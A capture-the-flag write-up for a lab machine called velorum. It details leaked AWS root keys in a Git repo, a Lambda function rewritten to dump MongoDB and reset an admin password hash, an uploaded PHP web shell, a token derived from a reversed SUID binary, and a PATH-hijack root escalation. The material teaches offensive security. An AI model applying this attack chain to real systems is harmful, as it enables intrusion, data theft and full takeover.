writeup velorum

- 🔴 difficulty: hard
- ⚡ xp earned: 700
- 📂 categories:
code review, cloud, reverse engineering - 🛠️ vulns:
aws misconfiguration, unrestricted file upload, PATH hijacking
0x00 - recon
- first of all, we have a php web application running at
http://velorum.hc, but it's just a simple php login page that doesn't appear to be vulnerable, so, let's enumerate another subdomains
- using
ffuf, we enlarge our attack surface:________________________________________________ :: Method : GET :: URL : http://velorum.hc :: Wordlist : FUZZ: /usr/share/seclists/Discovery/DNS/bug-bounty-program-subdomains-trickest-inventory.txt :: Header : Host: FUZZ.velorum.hc :: Follow redirects : false :: Calibration : false :: Timeout : 10 :: Threads : 40 :: Matcher : Response status: 200-299,301,302,307,401,403,405,500 :: Filter : Response lines: 8 ________________________________________________ git [Status: 200, Size: 13846, Words: 1099, Lines: 246, Duration: 145ms] cloud [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 1982ms] vault [Status: 302, Size: 28, Words: 4, Lines: 1, Duration: 652ms] [WARN] Caught keyboard interrupt (Ctrl-C) - going to
git.velorum.hc, we see a gitea self-hosted instance, with this repository called vault_app.
- cloning the repository and readig the content of credentials.json, we gain a big gift: aws credentials
{
    "aws_access_key_id": "AKIA3F4D2QWE7ZX1GQNL",
    "aws_secret_access_key": "9dTx3i7+pA89LU7sDkEjfM/NyzRmRY+xu4HP02Gb",
    "region": "us-east-1"
}
0x01 - fuzzing
- now we can configure an aws profile for us, named velorum and check our privilleges
root@fsociety:~/vault_app# aws sts get-caller-identity --profile=velorum An error occurred (InvalidClientTokenId) when calling the GetCallerIdentity operation: The security token included in the request is invalid. - to use these credentials, we need to pass the flag
--endpoint-url, to specify where is the aws instance that we will communicate. to discover this, we can back to our subdomain list and make requests for themroot@fsociety:~/vault_app# curl -i http://cloud.velorum.hc/ HTTP/1.1 200 OK Server: nginx/1.24.0 (Ubuntu) Date: Fri, 06 Feb 2026 20:47:37 GMT Content-Type: text/plain; charset=utf-8 Content-Length: 0 Connection: keep-alive root@fsociety:~/vault_app# curl -i http://cloud.velorum.hc/error HTTP/1.1 404 NOT FOUND Server: nginx/1.24.0 (Ubuntu) Date: Fri, 06 Feb 2026 20:44:02 GMT Content-Type: application/xml Content-Length: 222 Connection: keep-alive x-amz-request-id: 68861778-2ad4-4330-b0a1-f67bc5732c43 x-amz-id-2: s9lzHYrFp76ZVxRcpX9+5cjAnEH2ROuNkd2BHfIa6UkFVdtjf5mKR3/eTPFvsiP/XV/VLi31234= <?xml version='1.0' encoding='utf-8'?> <Error><Code>NoSuchBucket</Code><Message>The specified bucket does not exist</Message><RequestId>68861778-2ad4-4330-b0a1-f67bc5732c43</RequestId><BucketName>error</BucketName></Error> - if you are familiar with aws, we know for sure that this is our endpoint. so, now we can back to aws cli and see our account information:
root@fsociety:~/vault_app# aws sts get-caller-identity --endpoint-url=http://cloud.velorum.hc --profile=velorum | jq { "UserId": "AKIAIOSFODNN7EXAMPLE", "Account": "000000000000", "Arn": "arn:aws:iam::000000000000:root" } - here, we can confirm 2 awful code/managemet pratices, the first is the credentials exposure on git and the second is the use of aws root account, that allow us to perform any kind of action on these cloud environment, ignoring completely the POLP (principle of least privillege). know more about IAM here
- back to git repository, we can read the
package.jsonto grab more informationroot@fsociety:~/vault_app# cat package.json | jq { "name": "vault-app", "version": "1.0.0", "type": "module", "scripts": { "start": "node server.js" }, "dependencies": { "aws-sdk": "^2.1692.0", "bcrypt": "^5.1.0", "dotenv": "^16.3.1", "ejs": "^3.1.9", "express": "^4.18.2", "express-session": "^1.17.3", "sqlite": "^5.1.1", "sqlite3": "^5.1.7" } } - we discover that this project is from the web application at
vault.velorum.hc
- again, just a login page, so, let's do some code review. reading the source code from routes.js, we get this:
const lambda = new AWS.Lambda({ endpoint: 'http://cloud.velorum.hc', region: creds.region, accessKeyId: creds.aws_access_key_id, secretAccessKey: creds.aws_secret_access_key, }) function requireLogin(req, res, next) { if (!req.session.userId) return res.redirect('/login') next() } router.get('/login', (req, res) => { res.render('login', { error: null }) }) router.post('/login', async (req, res) => { const { email, password } = req.body if (!email || !password) return res.render('login', { error: 'Fill all fields' }) const db = await openDb() const user = await db.get('SELECT * FROM users WHERE email = ?', email) if (!user) return res.render('login', { error: 'Invalid credentials' }) const valid = await bcrypt.compare(password, user.password) if (!valid) return res.render('login', { error: 'Invalid credentials' }) req.session.userId = user.id req.session.userEmail = user.email res.redirect('/') }) router.get('/', requireLogin, (req, res) => { res.render('dashboard', { email: req.session.userEmail }) }) router.get('/vault', requireLogin, async (req, res) => { try { const result = await lambda .invoke({ FunctionName: 'VaultFunction', Payload: JSON.stringify({}), }) .promise() const response = JSON.parse(result.Payload) const vaultData = JSON.parse(response.body) console.log(vaultData) res.render('vault', { vaultData }) } catch (err) { console.error('Error invoking Lambda:', err) res.status(500).send('Error fetching data from Vault') } }) - ok so much line codes so i will resume. basically, there is this route called
/vault, that invokes an lambda function called VaultFunction, but this route is authenticated and there's no authentication or authorization vulnerabilities right here. but this isn't a problem, because we have aws root account credentials, so we can do anything that we want with this lambda function. - but, what is a lambda function? lambda is an aws service that allow the customers run code without worrying about the infrastructure that will run it (serverless). so, basically, when a authenticated user make a request to
http://vault.velorum.hc/vault, they will just trigger a code. - so, let's extract the code from this lambda:
root@fsociety:~/vault_app# aws lambda get-function --function-name=VaultFunction --endpoint-url=http://cloud.velorum.hc --profile=velorum | jq { "Configuration": { "FunctionName": "VaultFunction", "FunctionArn": "arn:aws:lambda:us-east-1:000000000000:function:VaultFunction", "Runtime": "nodejs18.x", "Role": "arn:aws:iam::000000000000:role/lambda-execute-role", "Handler": "handler.handler", "CodeSize": 1855002, "Description": "", "Timeout": 3, "MemorySize": 128, "LastModified": "2026-02-06T20:54:03.782614+0000", "CodeSha256": "FTugeXGPfBKHh0l+gj6VwEgeIRrP07VSUOhJvqzPUjw=", "Version": "$LATEST", "TracingConfig": { "Mode": "PassThrough" }, "RevisionId": "84e05300-20f1-4aee-be36-b7f12c60c241", "State": "Active", "LastUpdateStatus": "Successful", "PackageType": "Zip", "Architectures": [ "x86_64" ], "EphemeralStorage": { "Size": 512 }, "SnapStart": { "ApplyOn": "None", "OptimizationStatus": "Off" }, "RuntimeVersionConfig": { "RuntimeVersionArn": "arn:aws:lambda:us-east-1::runtime:8eeff65f6809a3ce81507fe733fe09b835899b99481ba22fd75b5a7338290ec1" }, "LoggingConfig": { "LogFormat": "Text", "LogGroup": "/aws/lambda/VaultFunction" } }, "Code": { "RepositoryType": "S3", "Location": "http://s3.localhost.localstack.cloud:4566/awslambda-us-east-1-tasks/snapshots/000000000000/VaultFunction-3e19694c-7b77-4b17-9d28-35ed44b8d9a1?AWSAccessKeyId=949334387222&Signature=BvhC9RmoXDbBZp6ORSitnb219N0%3D&Expires=1770414859" } } - again, so much information, but, we can download a zip of this lambda function at
http://cloud.velorum.hc/awslambda-us-east-1-tasks/snapshots/000000000000/VaultFunction-3e19694c-7b77-4b17-9d28-35ed44b8d9a1?AWSAccessKeyId=949334387222&Signature=BvhC9RmoXDbBZp6ORSitnb219N0%3D&Expires=1770414859(we just changeds3.localhost.localstack.cloud:4566tocloud.velorum.hc) - reading the
package.json, we discover that all the logic it's inhandler.jsroot@fsociety:~/vault_app# cat package.json | jq { "name": "lambda", "version": "1.0.0", "main": "handler.js", "scripts": { "test": "echo \"Error: no test specified\" && exit 1" }, "keywords": [], "author": "", "license": "ISC", "description": "", "dependencies": { "mongodb": "^6.17.0" } } - so, let's do more code review (i love it!)
const { MongoClient } = require('mongodb'); const uri = 'mongodb://172.25.0.10:27017'; const dbName = 'velorum_vault'; exports.handler = async (event) => { const client = new MongoClient(uri, { useUnifiedTopology: true }); try { await client.connect(); const db = client.db(dbName); const collection = db.collection('vault'); const docs = await collection.find({}).toArray(); return { statusCode: 200, body: JSON.stringify(docs), headers: { 'Content-Type': 'application/json', }, }; } catch (err) { return { statusCode: 500, body: JSON.stringify({ error: err.message }), }; } finally { try { await client.close(); } catch (e) { console.error("Error closing MongoClient:", e); } } }; - basically, this will return data from vault collection in a mongodb instance. this can be useful for us, but we can modify this lambda function to retrieve information from all mongo databases and try to leak credentials, because we have two web applications where we are stucked at login page.
- moodifying
handler.jsconst { MongoClient } = require('mongodb'); const uri = 'mongodb://172.25.0.10:27017'; exports.handler = async (event) => { const client = new MongoClient(uri, { useUnifiedTopology: true }); try { await client.connect() const adminDb = client.db().admin(); const { databases } = await adminDb.listDatabases(); const fullDump = {}; for (let dbInfo of databases) { const dbName = dbInfo.name; const db = client.db(dbName); const collections = await db.listCollections().toArray(); fullDump[dbName] = {}; for (let col of collections) { const colName = col.name; const docs = await db.collection(colName).find({}).toArray(); fullDump[dbName][colName] = docs; } } return { statusCode: 200, body: JSON.stringify({ status: "[*] dump complete", databasesCount: databases.length, data: fullDump }), headers: { 'Content-Type': 'application/json' }, }; } catch (err) { return { statusCode: 500, body: JSON.stringify({ error: err.message }), }; } finally { await client.close(); } }; - now, we just need to zip all again and send:
root@fsociety:~# aws lambda update-function-code --function-name=VaultFunction --zip-file=fileb://mongo.zip --endpoint-url=http://cloud.velorum.hc --profile=velorum | jq { "FunctionName": "VaultFunction", "FunctionArn": "arn:aws:lambda:us-east-1:000000000000:function:VaultFunction", "Runtime": "nodejs18.x", "Role": "arn:aws:iam::000000000000:role/lambda-execute-role", "Handler": "handler.handler", "CodeSize": 3715487, "Description": "", "Timeout": 3, "MemorySize": 128, "LastModified": "2026-02-06T21:04:17.882259+0000", "CodeSha256": "TY20KlQgF+2ZkvvLkJlHMuQ1S2waEj8tZjCxRuYgIZA=", "Version": "$LATEST", "TracingConfig": { "Mode": "PassThrough" }, "RevisionId": "d30c3b65-34a3-461f-b53d-a4b50b7e3e90", "State": "Active", "LastUpdateStatus": "InProgress", "LastUpdateStatusReason": "The function is being created.", "LastUpdateStatusReasonCode": "Creating", "PackageType": "Zip", "Architectures": [ "x86_64" ], "EphemeralStorage": { "Size": 512 }, "SnapStart": { "ApplyOn": "None", "OptimizationStatus": "Off" }, "RuntimeVersionConfig": { "RuntimeVersionArn": "arn:aws:lambda:us-east-1::runtime:8eeff65f6809a3ce81507fe733fe09b835899b99481ba22fd75b5a7338290ec1" }, "LoggingConfig": { "LogFormat": "Text", "LogGroup": "/aws/lambda/VaultFunction" } } - and execute!
root@fsociety:~# aws lambda invoke --function-name=VaultFunction --payload '{}' output.json --endpoint-url=http://cloud.velorum.hc --profile=velorum | jq { "StatusCode": 200, "ExecutedVersion": "$LATEST" } - reading our
output.json, we got a bunch of information but we can find the email from administrator and your hash.{\"users\":[{\"_id\":\"685eb82b3620a293752fe230\",\"email\":\"admin@velorum.hc\",\"password\":\"$2y$12$utfeLO161spkah9qFcGqvuGOfqZRJ6J5SmDpdVJrE6a2bE73JCbbS\",\"created_at\":\"2025-07-10T15:59:20.165Z\",\"name\":\"Administrator\",\"profile_image\":null}]} - after spend some minutes trying to crack this hash, i've got an better idea, modify handler.js again, but now for change admin password hash to a hash that i know the password. so, let's first generate the hash
const bcrypt = require('bcrypt') const pwd = 'vasco' bcrypt.hash(pwd, 12, (err, hash) => { if (err) { return; } console.log('[*] hashed password:', hash) }) - our new
handler.jsconst { MongoClient } = require('mongodb'); const uri = 'mongodb://172.25.0.10:27017'; const dbName = 'velorum_app'; const collectionName = 'users'; const newHash = "$2b$12$D0QaMMDjsi1TLimwBGn7YeZry/GwwJlJur/FGVkCRxejLkrt55GLO"; exports.handler = async (event) => { const client = new MongoClient(uri, { useUnifiedTopology: true }); try { await client.connect(); const db = client.db(dbName); const collection = db.collection(collectionName); const result = await collection.updateOne( { email: "admin@velorum.hc" }, { $set: { password: newHash } } ); return { statusCode: 200, body: JSON.stringify({ message: "sucess", matchedCount: result.matchedCount, modifiedCount: result.modifiedCount, status: result.modifiedCount > 0 ? "[!] password changed to vasco" : "error" }), }; } catch (err) { return { statusCode: 500, body: JSON.stringify({ error: err.message }), }; } finally { await client.close(); } }; - repeating the process, we can finally login at the php webapp
velorum.hc
0x03 - rce
- on user dashboard, we can upload a shell by using the simple trick of sending a normal image, intercept the request, modify the image extension to
.phpand add<?php system($_GET['cmd']); ?>in the middle of the content.
- now, we can get the user flag.
www-data@ip-172-16-11-143:/$ cat us3r_fl4g_w1th0ut_gu3ss1ng.txt | wc -c
46
www-data@ip-172-16-11-143:/$ whoami
www-data
0x04 - privesc
- enumerating SUID files, we see a custom binary, named
vaultauthwww-data@ip-172-16-11-143:~/html$ find / -perm -4000 2>/dev/null /snap/core22/2045/usr/bin/chfn /usr/bin/chsh /usr/bin/vaultauth - pushing the file to our machine, we can analyze the binary with ghidra:
undefined8 FUN_0010130c(void) { int iVar1; size_t sVar2; long in_FS_OFFSET; char local_158 [64]; char local_118 [64]; char local_d8 [64]; char local_98 [136]; long local_10; local_10 = *(long *)(in_FS_OFFSET + 0x28); printf("Enter your encrypted token: "); fgets(local_158,0x40,stdin); sVar2 = strcspn(local_158,"\n"); local_158[sVar2] = '\0'; strncpy(local_118,local_158,0x40); sVar2 = strlen(local_118); FUN_00101289(local_118,sVar2 & 0xffffffff); iVar1 = strncmp(local_118,&DAT_00104020,10); if (iVar1 == 0) { printf("Access granted! Enter username to verify: "); fgets(local_d8,0x40,stdin); sVar2 = strcspn(local_d8,"\n"); local_d8[sVar2] = '\0'; setuid(0); snprintf(local_98,0x80,"grep \'^%s:\' /etc/passwd",local_d8); system(local_98); } else { puts("Invalid token."); } if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) { /* WARNING: Subroutine does not return */ __stack_chk_fail(); } return 0; } - basically, this code ask we for a token. if the token correct, they ask for our username and execute this command:
`grep ^<username> /etc/passwd. ok, so, the goal is generate this token and perform a simple rce. there's so many to achieve this command execution. i will do a PATH hijacking. - as we can see, after we put the token, the program calls
FUN_00101289function. so, let's see what this function dovoid FUN_00101289(long param_1,int param_2) { int local_c; for (local_c = 0; local_c < param_2; local_c = local_c + 1) { *(byte *)(param_1 + local_c) = *(byte *)(param_1 + local_c) ^ (&DAT_00104010)[local_c % 10]; } return; } - as we can see, its a xor with the value stored at the .data virtual addr
0x104010. then this new value is compared with the value stored at the .data virtual addr0x104020. we can usereadelfto see the real file offset and generate the token.Section Headers: [Nr] Name Type Address Offset Size EntSize Flags Link Info Align ... [25] .data PROGBITS 0000000000004000 00003000 000000000000002a 0000000000000000 WA 0 0 8 - final script:
def generate_secret(filename): try: with open(filename, 'rb') as f: f.seek(0x3010) key = f.read(10) f.seek(0x3020) target = f.read(10) secret = "".join([chr(k ^ t) for k, t in zip(key, target)]) print(f"[*] key extracted: {key.hex()}") print(f"[*] target extracted: {target.hex()}") print(f"[*] token: {secret}\n") except FileNotFoundError: print("[!] file not found") generate_secret('vaultauth') - getting the token
root@fsociety:~# python3 gen.py [*] key extracted: 2233445566778899aabb [*] target extracted: 6f587c040e00b1f09bee [*] token: Mk8Qhw9i1U - PATH hijacking + root!
www-data@ip-172-16-11-143:~/html$ cd /tmp/
www-data@ip-172-16-11-143:/tmp$ echo "chmod u+s /bin/bash" > grep
www-data@ip-172-16-11-143:/tmp$ chmod 777 grep
www-data@ip-172-16-11-143:/tmp$ export PATH=/tmp:$PATH
www-data@ip-172-16-11-143:/tmp$ echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
www-data@ip-172-16-11-143:/tmp$ chmod +x grep
www-data@ip-172-16-11-143:/tmp$ /usr/bin/vaultauth
Enter your encrypted token: Mk8Qhw9i1U
Access granted! Enter username to verify: ghu
www-data@ip-172-16-11-143:/tmp$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1446024 Mar 31  2024 /bin/bash
www-data@ip-172-16-11-143:/tmp$ /bin/bash -p
bash-5.2# whoami
root